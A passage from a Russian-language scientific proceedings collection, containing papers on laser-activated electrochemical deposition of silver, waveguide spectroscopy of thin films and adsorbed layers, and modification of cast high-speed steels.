тров, дифракционных решёток, покрытия внутренней поверхности узких отверстий, формирования межслойных соединений в печатных платах и микросхемах. Активация электрохимических процессов лазерным излучением способствует повышению производительности труда за счёт увеличения процента выхода годных изделий, экономии материалов, что особенно важно при формировании покрытий из драгоценных металлов, а также экологической безопасности.

Использование метода электрохимического осаждения металлов в условиях лазерной активации, кроме того, что позволяет обеспечить локальное ускорение процесса электролиза, но и предоставляет возможность формировать осадки с заданными эксплуатационными характеристиками. Такой эффект достигается за счёт относительной технической простоты и возможности варьировать параметры ЛИ в широких пределах. Исследование механизма формирования локальных осадков методом ЛЭО лежит в основе создания токонесущих элементов электронной техники с заданными электрическими и микромеханическими свойствами.

1. Результаты эксперимента и моделирование

Для активации в процессе ЛЭО серебра использовалось лазерное излучение (ЛИ) с длиной волны $\lambda = 1,06$ мкм, длительностью импульса $\Delta t = 4 \cdot 10^{-3}$ с, частотой следования импульсов $f = 5$ Гц. Экспериментально, посредством использования микротермопар [3], получены радиально-временные распределения температуры на поверхности медного катода вблизи локального осадка серебра в диапазоне плотности мощности (ПМ) ЛИ $W = (1-5) \cdot 10^{10}$ Вт/м². На рисунке 1 представлена динамика изменения температуры ΔT на поверхности катода на удалении 1 мм от центра лазерного «пятна» при различных ПМ ЛИ с течением времени τ .

Непосредственно в процессе формирования электрохимического покрытия, одновременно с измерениями температуры, используя оптическую систему «СОК-2», сопряжённую с компьютером, проводились наблюдения изменения радиуса локального осадка. На рисунке 2 представлена зависимость стационарного радиуса локального осадка серебра r_{∞} от ПМ ЛИ W . Следует отметить, что с увеличением ПМ увеличивается и стационарный радиус локального осадка, по достижении которого дальнейшее воздействие ЛИ приводит к деградации свойств электрохимического покрытия, и, в конечном итоге, к лазерной деструкции электрохимического покрытия и подложки.




Рисунок 1 – Динамика изменения температуры на заданном удалении от центра лазерного пятна при ЛЭО серебра:

1 – $W = 1,0 \cdot 10^{10} \text{ Вт/м}^2$; 2 – $W = 2,0 \cdot 10^{10} \text{ Вт/м}^2$;

3 – $W = 3,0 \cdot 10^{10} \text{ Вт/м}^2$; 4 – $W = 4,0 \cdot 10^{10} \text{ Вт/м}^2$.

Расстояние от центра лазерного пятна $r = 0,1 \text{ см}$




Рисунок 2 – Зависимость стационарного радиуса локального осадка от ПМ ЛИ

На рисунке 3 представлена зависимость стационарной температуры ΔT_{∞} от ПМ ЛИ на удалении $r = 0,1 \text{ см}$ от центра зоны термического влияния. При этом зависимости, представленные на рисунках 2 и 3 коррелируют между собой. Анализируя информацию, представленную на этих рисунках, можно от-

метить, что наибольшая стационарная температура катода, определяемая значением ПМ ЛИ, соответствует наибольшему стационарному радиусу локального осадка.




Рисунок 3 – Зависимость стационарной температуры вблизи границы локального осадка от ПМ ЛИ

На основании теории регулярного нагрева Г.М. Кондратьева можно считать, что при достаточно больших, но конечных временах τ воздействия на поверхность ЛИ справедливо соотношение [4]:

$$\Delta T(r, \tau) = \Delta T(r) \cdot (1 - e^{-m\tau}), \quad (1)$$

где m – темп нагрева.

С использованием соотношения (1) проведена аппроксимация экспериментальных временных зависимостей температуры вблизи границы локального осадка при различных значениях ПМ ЛИ. Определены темпы нагрева m в указанном диапазоне ПМ W . Установлено, что увеличение темпа нагрева с ростом ПМ ЛИ отражает характер увеличения стационарного радиуса локального осадка при увеличении W . Резкое увеличение темпа нагрева, приводящее к быстрому росту радиуса локального осадка, соответствует диапазону ПМ $\sim (2,5-3,5) \cdot 10^{10} \text{ Вт/м}^2$. Выявленная закономерность указывает на то, что в данном диапазоне W снимается так называемое диффузионное ограничение скорости процесса осаждения металла, связанное с транспортировкой ионов к катоду из объема электролита. В области больших плотностей мощности скорость всего процесса определяется особенностями формирования твердой фазы локального осадка, т.е. скоростью разряда ионов на границе «катод-электролит».

Полученные данные о закономерностях «уширения» локального осадка при различных ПМ позволили проанализировать кинетику этого процесса. Локальный электрохимический осадок в условиях лазерной активации форми-

руется в результате суперпозиции двух конкурирующих процессов: адсорбции и кристаллизации, с одной стороны, и десорбции – с другой. Кинетические закономерности указанных процессов характеризуются определенной скоростью и константами скорости α_1 и α_2 [5]. Полагая, что указанные процессы являются процессами первого порядка, можно для радиуса локального осадка записать:

$$\ln \frac{r^*}{r^* - r} = \frac{\tau}{\zeta}, \quad (2)$$

где r^* – радиус стационарного локального осадка, r – его радиус в момент времени τ , $\zeta = \frac{1}{\alpha_1 + \alpha_2}$ – время, по истечении которого стабилизируются температура

и радиус локального осадка (время релаксации). Используя выражение (2) и экспериментальные данные о динамике радиуса локального осадка серебра было рассчитано время релаксации роста локального осадка в указанном диапазоне ПМ ЛИ. Показано, что с увеличением ПМ ЛИ время релаксации уменьшается, что согласуется с экспериментом. Этот факт, в частности, подтверждает вывод о замене лимитирующей стадии электрохимического процесса формирования локального осадка при изменении ПМ ЛИ.

Заключение

Таким образом, получены следующие результаты:

- проанализирован механизм взаимодействия ЛИ инфракрасного диапазона с металлами на примере ЛЭО серебра на медные подложки;
- проведен анализ динамики роста локального осадка, позволивший определить влияние ПМ ЛИ на кинетику его формирования.
- экспериментально установлено, что стационарная температура в зоне воздействия ЛИ стабилизируется в течение $\sim 10^{-2} - 10^{-3}$ с;
- с помощью формулы (1) проведена аппроксимация экспериментальных временных зависимостей температуры в окрестности локального осадка при различных ПМ ЛИ, определены темпы нагрева и время релаксации;
- установлено, что увеличение плотности мощности до $\sim 3,5 \cdot 10^{10}$ Вт/м² снимает ограничение скорости осаждения серебра по диффузионному механизму, а в области $(3,5-5,0) \cdot 10^{10}$ Вт/м² определяется скоростью разряда катионов.

Литература

1. Кочемировский, В.А. Изучение возможности протекания реакции лазерно-индуцированного осаждения меди в конденсированных средах / В.А Кочемировский, И.И Тумкин, Е.В Шишкова // Современные проблемы науки и образования. – 2014. – С. 68–79.

2. Влияние лазерного излучения на теплообменные процессы при электрохимическом осаждении серебра / А.А. Хмыль [и др.] // Известия НАН Беларуси. Сер. физико-технич. наук. – 2006. – № 2. – С. 17–20.

3. Федосенко, Н.Н. Лазерная электрохимическая модификация поверхности материалов электронной техники / Н.Н. Федосенко, В.Г. Шолох, А.Н. Купо // Известия Гомельского государственного университета имени Ф. Скорины. – 2006. – № 6(39). – Ч. 1. – С. 144–147.

4. Кондратьев, В.М. Регулярный тепловой режим / В.М. Кондратьев. – Москва: Гостехиздат, 1954. – 276 с.

5. Дамаскин, Б.Б. Электрохимия: учебник / Б.Б. Дамаскин, О.А. Петрий, Г.А. Цирлих. – Москва: Химия, 2006. – 672 с.

А.В. Хомченко

ГУ ВПО «Белорусско-российский университет», Могилев, Беларусь

ВОЛНОВОДНАЯ СПЕКТРОСКОПИЯ ТОНКИХ ПЛЕНОК И АДСЛОЕВ НА ИХ ПОВЕРХНОСТИ

Введение

Бурное развитие нанотехнологий стимулирует исследование свойств пленок, толщина которых составляет десятки и даже единицы нанометров. Тонкие пленки широко используются в опто- и микроэлектронике, оптике и нанофотонике. Получение сверхтонких пленок не вызывает затруднений. Качество зависит от выбранного метода, но особенности фазовых и структурных состояний вещества в тонких пленках создают большие технологические и эксплуатационные трудности, связанные с недостаточной их воспроизводимостью и возможной нестабильностью свойств во времени. Таким образом, существует задача измерения параметров тонких пленок и наноразмерных слоев. К настоящему времени разработан ряд способов и методик измерения и контроля параметров тонкопленочных структур. Одним из эффективных методов такого контроля наряду с эллипсометрией [1] и рефлектометрией [2] является волноводная спектроскопия [3]. В последнее время появился ряд работ, расширяющих возможности волноводного метода [4, 5].

В настоящей работе изложены основные принципы и техника эксперимента измерения спектральных характеристик на основе пространственной фурье-спектроскопии волноводных мод [3]. Обсуждаются возможности и особенности измерения коэффициента поглощения (экстинкции) k , показателя преломления n , толщины пленки d и исследования спектральных свойств тонких пле-

нок в видимом диапазоне спектра. Данный подход основан на регистрации пространственного распределения интенсивности в сечении зондирующего светового пучка, отраженного от призмного устройства туннельного возбуждения приповерхностной области среды, направляющей оптические моды, т.е. метод позволяет определять параметры как тонкопленочных структур, так и градиентных приповерхностных слоев. Обсуждаются возможности и особенности измерения коэффициента поглощения (экстинкции) k , показателя преломления n , толщины пленки d и исследования спектральных свойств тонких пленок в видимом диапазоне спектра [6].

1.Измерение спектральной зависимости коэффициента поглощения тонких пленок

При возбуждении волноводной моды часть светового пучка туннелирует в пленку, распространяется вдоль нее, переизлучается в призму, и в фокальной плоскости объектива регистрируется картина интерференции переизлученного из пленки и отраженного от основания призмы пучков. Анализ такой картины и был использован при определении параметров пленки. В данном случае длина взаимодействия определяется не размером пучка на основании призмы, а длиной трека волноводной моды (например, при потерях $\sim 10 \text{ см}^{-1}$, эта длина $\sim 1 \text{ см}$), что и определяет высокую чувствительность метода. Абсолютная погрешность отдельного измерения угла возбуждения моды составляет $3 \cdot 10^{-5}$ радиана, интенсивности светового потока – 0,1%. Измерение спектрального коэффициента поглощения предполагает использование источников немонохроматического света, характеризуемого определенной шириной спектра излучения $\Delta\lambda$. Так как регистрируемое пространственное распределение интенсивности светового пучка, отраженного от основания призмного устройства туннельного возбуждения волноводных мод, связано с интерференцией световых пучков в структуре призма-волновод, то степень когерентности излучения существенно влияет на это распределение. В [5] представлены результаты исследования зависимости h'' от $\Delta\lambda$ зондирующего излучения. Как следует из анализа экспериментальных результатов, при уменьшении $\Delta\lambda$ до некоторого значения для данной волноводной моды наблюдается удовлетворительная корреляция значений h'' , полученных при использовании излучения лазера и квазимонохроматического излучения. Если исследуемая структура поддерживает несколько мод, то вследствие различий значений h'' каждая из них имеет и разную длину пробега волноводной моды. В таком случае влияние спектральной ширины используемого излучения будет проявляться при различных значениях $\Delta\lambda$, что наблюдается в зависимостях $h''(\Delta\lambda)$ для мод различного порядка (рисунок 1).

Таким образом, ограничение спектральной ширины зондирующего квази-монохроматического излучения позволяет корректно определять параметры волноводных мод, возбуждаемых в исследуемой структуре. Анализ экспериментальных результатов показал, что при использовании соответствующей оптической схемы и при ограничении спектральной ширины зондирующего излучения до значений менее 5 нм погрешность определения постоянной распространения волноводной моды по отношению к величине h'' , измеренной на длине волны лазерного излучения, не превышала одного процента.




Рисунок 1 – Зависимость измеряемой величины h'' от ширины спектра зондирующего излучения для 1–(1) и 2-моды (2), (3) – h'' , измеренная для 2-моды с использованием излучения одномодового *He-Ne*- лазера (0,63 мкм)




Рисунок 2 – Спектральные зависимости $k(\lambda)$, измеренные методом фотометрирования (кривые 1 и 2) и волноводным методом (кривые 3 и 4)

Очевидно, что влияние степени когерентности на точность восстановления параметров волноводных мод требует дополнительных исследований, однако результаты измерений свидетельствуют о том, что метод спектроскопии волноводных мод позволяет корректно определять спектральный коэффициент поглощения тонких пленок в достаточно широком диапазоне длин волн. Результаты измерения зависимости $k(\lambda)$, определенные волноводным методом и методом фотометрирования пропускания приведены на рисунке 2.

2. Определение параметров адслоев

Благодаря резонансным свойствам рассматриваемой системы заметные изменения в пространственном распределении интенсивности отраженного светового пучка проявляются уже при изменении показателя преломления пленки на величину $\sim 10^{-6}$. Подобные изменения возможны при изменении состава газовой среды, окружающей тонкую пленку (рисунок 3). Величина интенсивности отраженного излучения и его пространственное распределение зависят от вариаций как вещественной, так и мнимой частей постоянной распространения моды. Устройства на основе призмного элемента связи с нанесенной на его основание волноводной структурой характеризуются значительным усилением эффектов внешних воздействий и представляют собой удобную для проведения измерений жесткую конструкцию [3]. Диапазон регистрируемых концентраций составлял $10^{-4} \dots 10^{-6}$ объемных процентов.




Рисунок 3 – Спектральная зависимость h'' датчика на основе пленки SnO_2 :
 W при детектировании паров спирта (2),
 1 – спектр, измеренный в атмосфере осушенного воздуха

Механизм изменения параметров чувствительного элемента интегрально-оптического датчика заключается в переносе заряда с энергетических уровней поверхностных состояний, обусловленных адсорбированными молекулами газа, в разрешенные энергетические зоны, подтверждением чему может служить изменение чувствительности при вариациях интенсивности зондирующего света.




Рисунок 4 – Изменение параметров пленки тонкопленочной структуры ZnO: W в присутствии в воздухе паров ацетона при различной интенсивности зондирующего света $I_1 = I$ (1), $I_2 = 5I$ (2), $I_3 = 9I$ (3)

Для приведенной зависимости величины h от концентрации газовой примеси можно получить оценки толщины адсорбированных слоев на поверхности волновода, предварительно определив параметры используемой волноводной структуры. Результаты этих оценок приведены в таблице 1, где представлены расчетные изменения h' и соответствующие им толщины адсорбированных слоев d_l .

Таблица 1 – Результаты оценки толщины адсорбированных слоев

	Аммиак	Спирт	Ацетон
ε	1,83 603	1,84498	1,83 386
$d, \text{\AA}$	8,5	3,7	2,2
$\Delta h'_{pac}$	$1,31 \times 10^{-4}$	$1,0 \times 10^{-4}$	$3,9 \times 10^{-5}$
$d_l^*, \text{\AA}$	8,6	4,3	2,2

С другой стороны, ослабление света при его распространении можно описать выражением

$$I = I_0 \exp(-\alpha z),$$

где I_0 – интенсивность излучения на входе, I – ее значение на расстоянии Z от точки ввода.

Коэффициент ослабления α можно представить как сумму коэффициентов, описывающих ослабление света в окружающей среде α_1 , пленке α_2 и подложке α_3 с некоторыми весовыми коэффициентами, в свою очередь α_1 можно записать как $\alpha = \alpha_a + \alpha_l$, где α_a и α_l – величины, характеризующие ослабление света в окружающей среде и адслое, соответственно. Тогда $\alpha = \alpha_1 P_1 + \alpha_2 P_2 + \alpha_3 P_3 = \alpha_l P_l + \alpha_w P_w$, а P_i – относительная доля мощности в каждой среде. Ослабление света, вызванное осажденным слоем, можно охарактеризовать величиной $\Delta\alpha = 2(h_l'' - h'') = 2\Delta h'' = \alpha_l P_l$. Здесь $h_l'' = \text{Im}h$ и $h'' = \text{Im}h$ для моды при наличии адслоя и без него на поверхности волновода. Учитывая, что P_w можно определить как $P_w = h''/h_l''$, $P_l = 1 - P_w$, а величину $\Delta\alpha$ несложно найти из экспериментальных измерений, то $d_l = d_p P_l / P_1$. Для рассмотренной выше структуры значения толщины адслоя, определенные в соответствии с данным подходом, также приведены в таблице (строка d_l^*). Как видно, полученные данные хорошо согласуются между собой.

Заключение

Приведенные результаты позволяют говорить о возможности использования метода волноводной спектроскопии для определения спектрально-оптических параметров тонких пленок и адслоев на их поверхности в видимой области спектра. Использование методов спектроскопии волноводных мод позволяет исследовать параметры субмикронных слоев, осаждаемых на поверхности волновода.

Литература

1. Ржанов, А.В. Основы эллипсометрии / А.В. Ржанов. – Новосибирск : Наука. 1979. – 422 с.
2. Рефлектометрические методы исследования наноразмерных металлических слоев на подложке / А.В. Хомченко [и др.] // Известия РАН, серия физическая. – 2016. – Т. 80. – № 4. – С. 477–480.
3. Khomchenko, A.V. Waveguide spectroscopy of thin films / A.V. Khomchenko. – NY: Academic Press, 2005. – 236 с.
4. Определение показателя преломления, коэффициента экстинкции и толщины тонких пленок методом возбуждения волноводных мод / В.И. Соколов [и др.] // Квант. электроника. – 2013. – Т. 43. – № 12. – 1149 с.

5. Хомченко, А.В. Измерение спектров поглощения тонких пленок волноводным методом // Известия РАН, серия физическая. – 2016. – Т. 80. – № 4. – С. 471–476.

6. Сотский, А.Б. Теория оптических волноводных элементов / А.Б. Сотский. – Могилев : МГУ им. А.А. Кулешова, 2011. – 456 с.

А.С. Чаус, М. Брачик

Словацкий технический университет, Трнава, Словакия

МОДИФИЦИРОВАННЫЕ БЫСТРОРЕЖУЩИЕ СТАЛИ

Введение

При производстве отливок из подавляющего большинства литейных сплавов обработка расплава модифицирующими добавками является практически стандартным технологическим приемом повышения качества и технико-экономических показателей литых изделий, включая литой режущий инструмент, изготовленный из быстрорежущих сталей [1–5]. Выполненная теоретическая оценка модифицирующего потенциала различных элементов [1] показала, что с точки зрения таких критериев как разность между температурой плавления, поверхностной энергией, удельной теплотой сублимации, энтропией в стандартном состоянии, статистическим обобщенным моментом, полным потенциальным барьером электронов железа и модификатора соответственно, потенциально наиболее перспективными поверхностно-активными модификаторами являются Bi, Ca, Sr, Sn, Sb, Cd, Mg, а инактивными – Ti, Zr, Hf, Nb, Ta и В.

1. Модифицирование литых быстрорежущих сталей

Экспериментальная оценка модифицирующего эффекта элементов была выполнена с установлением корреляционных связей между структурными параметрами и механическими свойствами сталей в интервалах концентраций, мас. % [1, 5, 6–9]: 0,05 – 0,1 – 0,3 – 0,6 для Zr и Bi; 0,1 – 0,3 – 0,6 – Nb, Ti, Ge, Ni, SiMM, Y и Cd; 0,1 – 0,3 – 0,6 – 1,0 – В; 0,1 – 0,3 – 0,6 – 1,2 – FeCe и 0,4 – 0,8 – 1,2 – Si.

Металлографический анализ выявил четкую зависимость первичной структуры вольфрамомолибденовых быстрорежущих сталей от природы модификаторов [1]. Формирование типичной дендритной структуры при введении ПАЭ объясняется их сегрегацией на определенных атомно-кристаллографических плоскостях зарождающихся дендритов, что приводит к избирательному росту

кристаллов. Модифицирующий эффект инактивных элементов прежде всего связан с увеличением числа дополнительных центров кристаллизации, роль которых, как показали результаты микроскопических и электронно-зондовых исследований, выполняют химические соединения этих элементов с углеродом или азотом [7]. Как следствие, образуются первичные кристаллы твердого раствора преимущественно равноосной или чуть вытянутой формы.

Механизм влияния ПАЭ проиллюстрирован на примере Bi [5]. Формирование типичной дендритной структуры при его введении объясняется сегрегацией Bi на определенных атомно-кристаллографических плоскостях зарождающихся кристаллов, что приводит к их избирательному и замедленному росту. В результате происходит очень сильное измельчение зерен металлической основы стали. Помимо этого Bi оказывают прямое модифицирующее воздействие на эвтектику, карбиды которой при кристаллизации подвергаются барьерному эффекту с его стороны. Как следствие, у модифицированной стали формируется очень тонкая эвтектика [5]. Поскольку давление паров Bi при температуре плавления является самым низким среди металлов [10], предполагается, что именно это способствует более интенсивной дегазации и рафинированию стали за счет пузырькового механизма обработки расплава [5].

Особенности первичной структуры в совокупности с рафинирующим эффектом наследуются после полной термической обработки (ТО) и определяют высокий уровень механических характеристик модифицированных сталей. Прежде всего, следует отметить повышенные показатели ударной вязкости, обусловленные в первую очередь высокой степенью дисперсности структуры и чистоты сталей, модифицированных Bi . Однако особую роль в повышении ударной вязкости играет и изменение состава эвтектических карбидов под влиянием Bi – за счет уменьшения степени их легированности происходит сглаживание в различии коэффициентов термического расширения матрицы и карбидов, что снижает вероятность зарождения микротрещин при литье и ТО [5].

Очень важным моментом, с точки зрения объяснения высокой ударной вязкости стали, является поведение Bi на завершающей стадии ТО. Вследствие диффузионного перемещения Bi при температуре аустенитизации, происходит «очистка» границ зерен, в результате чего распределение Bi в стали после ТО становится однородным и не превышает уровня фона. Как следствие, разрушение стали, модифицированной Bi , является более вязким по сравнению с базовой. Заметное улучшение износостойкости при модифицировании Bi объясняется, с одной стороны, высокой степенью дисперсности и текстурированностью структуры, с другой – созданием эффекта внутренней смазки, что уменьшает интенсивность абразивного изнашивания стали в условиях сухого трения скольжения.

Модифицирующий эффект инактивных элементов, как было отмечено выше, связан с увеличением числа дополнительных центров кристаллизации,

роль которых, как показано на примере Ti выполняют его карбиды [7]. Измельчение зерен металлической основы и карбидной составляющей наряду с рафинирующим эффектом вызывает улучшение ударной вязкости стали, о чем свидетельствуют и фрактограммы. По мере увеличения добавки Ti этот эффект ослабевает, что связано с возрастанием в структуре стали объемной доли избыточных карбидов высокой твердости. С одной стороны, это оказывает положительное влияние на износостойкость стали, но, с другой – способствует снижению твердости и теплостойкости стали за счет связывания углерода в карбидах TiC и одновременного обеднения матрицы углеродом, что подтверждают результаты измерения микротвердости матрицы и физического уширения стали [7].

Самое радикальное влияние на формирование структуры литых быстрорежущих сталей оказывает бор, который по теплоте плавления и поверхностной энергии относится к ПАЭ, а по другим критериям – является самым сильным инактивным модификатором [1]. По мере увеличения концентрации В в стали резко возрастает объемная доля избыточных фаз и при ТО происходит существенное изменение их морфологии, обусловленное изменением фазового состава, а именно, исчезновением карбида M_6C и появлением в структуре сплавов карбоборида $M_{23}(B,C)_6$. При этом происходит перераспределение легирующих элементов между избыточными фазами и металлической основой, а также внутри самих фаз, что в совокупности оказывает существенное влияние на служебные свойства сплавов [9]. Показано, что В вызывает наиболее сильное повышение твердости, теплостойкости и износостойкости БС, а с другой стороны, способствует некоторому ухудшению ударной вязкости за счет формирования грубой карбоборидной сетки по границам зерен твердого раствора и увеличения степени загрязненности стали неметаллическими включениями. Изломы и изношенные поверхности образцов стали отражают эти закономерности [9].

Особого внимания заслуживает использование в качестве инокулирующих добавок порошковых материалов с высокой температурой плавления [11–13]. Добавки чистого W, диборида титана, карбида вольфрама и некоторых других соединений способствуют измельчению структуры металлической основы и карбидной составляющей, улучшению морфологии и характера распределения избыточных фаз литых быстрорежущих сталей, что наследуется после полной термической обработки [13, 14–15]. Вышеописанные структурные изменения обеспечивают соответствующее повышение механических свойств и, прежде всего, ударной вязкости стали [13]. Модифицирующий эффект данного рода модификаторов проиллюстрирован на примере порошковых добавок чистого W и его карбида WC.

Металлографический анализ и результаты статистической обработки снимков микроструктур исследуемых сталей показали, что модифицирование W, независимо от вида добавки, способствует не только измельчению первичных зерен матрицы, но и изменению их морфологии, а именно переходу от типичной дендритной структуры, наблюдаемой у базовой стали, к так называемой равноосной у модифицированных сталей [12, 13]. Выше описанные изменения первичной структуры матрицы модифицированных сталей могут быть объяснены, в первую очередь, увеличением количества дополнительных центров кристаллизации в расплаве, которыми, предположительно, служат либо выделяющиеся первыми из расплава частицы высокотемпературных карбидов, расположенные после затвердевания расплава в центре отдельных первичных зерен матрицы, или же микрообъемы расплава с повышенной локальной концентрацией атомов вольфрама вследствие растворения там добавок модификатора [12].

Еще одной характерной особенностью микроструктуры матрицы модифицированных сталей является практически отсутствие δ -эвтектоида, присутствующего в микроструктуре базовой стали [13], что косвенно свидетельствует об изменении кинетики фазовых превращений на стадии первичной кристаллизации расплава под воздействием введенных модифицирующих добавок.

